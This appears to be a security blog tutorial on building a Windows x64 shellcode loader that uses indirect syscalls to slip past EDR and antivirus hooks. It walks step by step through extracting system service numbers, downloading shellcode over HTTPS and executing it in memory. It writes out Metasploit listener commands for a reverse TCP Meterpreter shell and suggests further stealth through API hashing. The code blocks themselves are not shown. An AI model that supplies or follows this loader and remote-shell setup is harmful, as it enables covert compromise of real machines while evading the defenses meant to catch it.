Stealthy Windows x64 shellcode loader using indirect syscalls to evade EDR/AV, download payloads, and execute them without monitored WinAPI calls.
Indirect System Calls in Windows
in this blog we will explores the concept of indirect system calls in windows,a technique used to bypass security measures and potentially evade detection by security software. It delves into the mechanisms behind system calls, the motivations for using indirect approaches, common methods employed, and the implications for system security.
terms you need to understand first
System call
system call or syscall is mechanism that allows user-mode applications to request services from the kernel-mode of the operating system. that because user-mode can not directly access privileged memory or hardware, so they invoke syscall to do the following
allocate memory.
open files.
create process.
manipulate or create windows registry.
SSN (System Service Number)
SN (System Service Number) is a unique ID that Windows assigns to each system call (Nt* function).
When a syscall is executed, the CPU doesn’t know which kernel function to run just from the syscall instruction, it reads the SSN from the EAX register. The Windows kernel then uses this SSN as an index into the System Service Dispatch Table (SSDT) to find and run the correct function.
These numbers are not fixed they can and do change between different Windows versions and builds.
syscall stub
A syscall stub is a small function, usually located inside ntdll.dll, that prepares CPU registers and executes the syscall instruction. It acts as a wrapper for the transition from user mode to kernel mode in other words, it handles the setup needed before the CPU can perform the system call.

this example of syscall setub for NtAllocateVirtualMemory
Moves RCX into R10 because Windows x64 syscalls require the first argument in R10, not RCX.
Loads EAX with 0x18, the system service number for NtAllocateVirtualMemory on this Windows build.
Tests a flag in SharedUserData at 0x7FFE0308 to decide if it should use the normal syscall path or a compatibility/alternative path.
All put together
Typically, an application begins by calling a high‑level Win32 API, such as VirtualAlloc, which is provided by libraries like kernel32.dll. These high‑level APIs are designed to be developer‑friendly and handle common tasks, but under the hood, they delegate work to lower‑level native APIs in ntdll.dll.
For example, VirtualAlloc calls the native function NtAllocateVirtualMemory inside ntdll.dll. This native API contains a syscall stub.a very small piece of assembly code that prepares the required registers for the call, loads the System Service Number (SSN) into EAX, and executes the syscall instruction.

The syscall instruction is the critical point where execution transitions from user mode (ring 3) to kernel mode (ring 0). Once in kernel mode, the Windows kernel uses the SSN to look up the correct function in the System Service Dispatch Table (SSDT) and executes the corresponding kernel routine. When the kernel finishes its work, it returns execution back to user mode, and the result is passed back through ntdll.dll to the original high‑level API, which then returns it to the application.
Indirect Syscalls
Indirect Syscalls are a technique used to execute Windows system calls without calling them directly through the usual API functions. Normally, when a program calls a function like NtAllocateVirtualMemory, it goes through ntdll.dll’s syscall stub. Security tools such as EDRs often hook these functions in ntdll.dll to monitor or block suspicious behavior. With indirect syscalls, instead of calling the stub directly, the program finds its location in memory and jumps into it after the hook, or uses a copied version of the stub elsewhere. This way, the syscall instruction is still executed, but in a way that bypasses the API hooks, making it harder for security tools to detect or intercept the call.
simply it work like this in code:
Load ntdll.dll.
Get the address of the target function — for example, NtAllocateVirtualMemory.
Extract the SSN (System Service Number) from the function’s machine code. On most Windows builds, it’s stored at the 4th byte of the function.
Find the syscall instruction address. This is typically located 0x12 bytes (18 in decimal) from the start of the function.
In assembly, prepare the arguments in the correct registers (e.g., move RCX → R10, load EAX with SSN), then execute the syscall instruction.
let's do example when we use indirect system call to execute shell-code in memory, we will have two files one for assembly instructions, and the second for c++, let's see each file.
main.cpp
we will need to define the gables variables to be able to use them in assembly file. and the functions signatures
Loading code block...
Now we need to extract information from memory, such as the SSN and the syscall address. The goal is to make it appear as though the call is coming from ntdll.dll, while actually bypassing any hooks. This way, if an EDR inspects the request, it will appear to have originated from ntdll.dll, and the returned address will also point back to ntdll.dll. Trust me everything will become clear as we go, just follow along.
Loading code block...
now we need to get our shellcode to execute we can hardcode the shellcode, but to avide detetion more we will send HTTPS request to download the shellcode using this function, just read the comments.
Loading code block...
now let's put all that together in the main function.

first we call extractSyscallInfo to extract the SSN and syscall address and save it to the globales variables
get the parameters from the args and call the downloadShellcode function to extract the shell-code and save it in the buffer.
Allocate executable memory in the current process using a direct syscall (instead of VirtualAlloc).
Write the downloaded shellcode into that memory using another direct syscall (instead of WriteProcessMemory).
Create a new thread that starts executing the shellcode.
Wait for the thread to finish before exiting.
Loading code block...
assembly
At the top of the assembly file, these EXTERN declarations tell the assembler that the listed variables are defined elsewhere in the program (in the C++ code) and will be linked in later.
Loading code block...
remember the syscall stub? we are doing the exact same here:
mov r10, rcx Copies the first argument from RCX into R10. This is required by the Windows x64 syscall calling convention because the syscall instruction expects the first parameter in R10.
mov eax, wNtAllocateVirtualMemory Loads the System Service Number (SSN) for NtAllocateVirtualMemory into EAX. This number tells the kernel which service to execute.
jmp QWORD PTR [sysAddrNtAllocateVirtualMemory] Jumps directly to the resolved syscall instruction inside ntdll.dll. This makes the call look like it originated from ntdll.dll, bypassing any API hooks that might be placed on the function.
First, we need to generate the shellcode. We’ll use msfvenom for this. Run the following command, replacing the IP address with your own:
Loading code block...
This will create a raw 64‑bit reverse TCP Meterpreter payload and save it to reverse64-192168242128-443.bin.Keep in mind that this payload will be detected by most firewalls and EDR solutions because its signature is well known. It’s possible to modify and obfuscate it to avoid detection, but that’s a separate topic.
the second step is to run the listener using the following commands
msfconsole
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LPORT <your port>
set LHOST <your ip>
run
After that, we need to start an HTTPS server. This step is optional — you could simply hardcode the shellcode directly into the C++ code. However, for better obfuscation and to make the process less obvious, we’ll serve the shellcode from an HTTPS server instead. this’s a simple Python script to run an HTTPS server. You’ll need to replace the certificate and key files with your own:
Loading code block...
after setting all this, Get the code from github, and this run it like this

let's see the attacker box
left side is the HTTPs sever and the right is the listener
Why do we do it like this?
Simply because EDRs check for two key indicators:
Is the syscall stub located inside ntdll.dll? If the syscall originates from memory outside ntdll.dll, it looks suspicious.
Does the return address point back into ntdll.dll? If execution returns to a spot outside ntdll.dll, EDRs treat that as a red flag.
Indirect syscalls solve both issues. They ensure both the syscall instruction and the return path stay within ntdll.dll memory. This mimics legitimate Windows behavior and avoids raising alarms with most EDRs.
conclusion
In simple terms, we can make this technique even stealthier by:
Using hashing – instead of storing API names in plain text, we store their hashes and resolve them at runtime. This makes it harder for scanners to spot function names in our binary. you can check my blog here
Dynamic loading – we don’t use static imports; we load and resolve everything at runtime directly from ntdll.dll.
By combining these, our calls look like normal ntdll.dll calls, with no suspicious imports, no hardcoded IDs, and no return addresses outside ntdll.dll, making it much harder for EDRs to detect.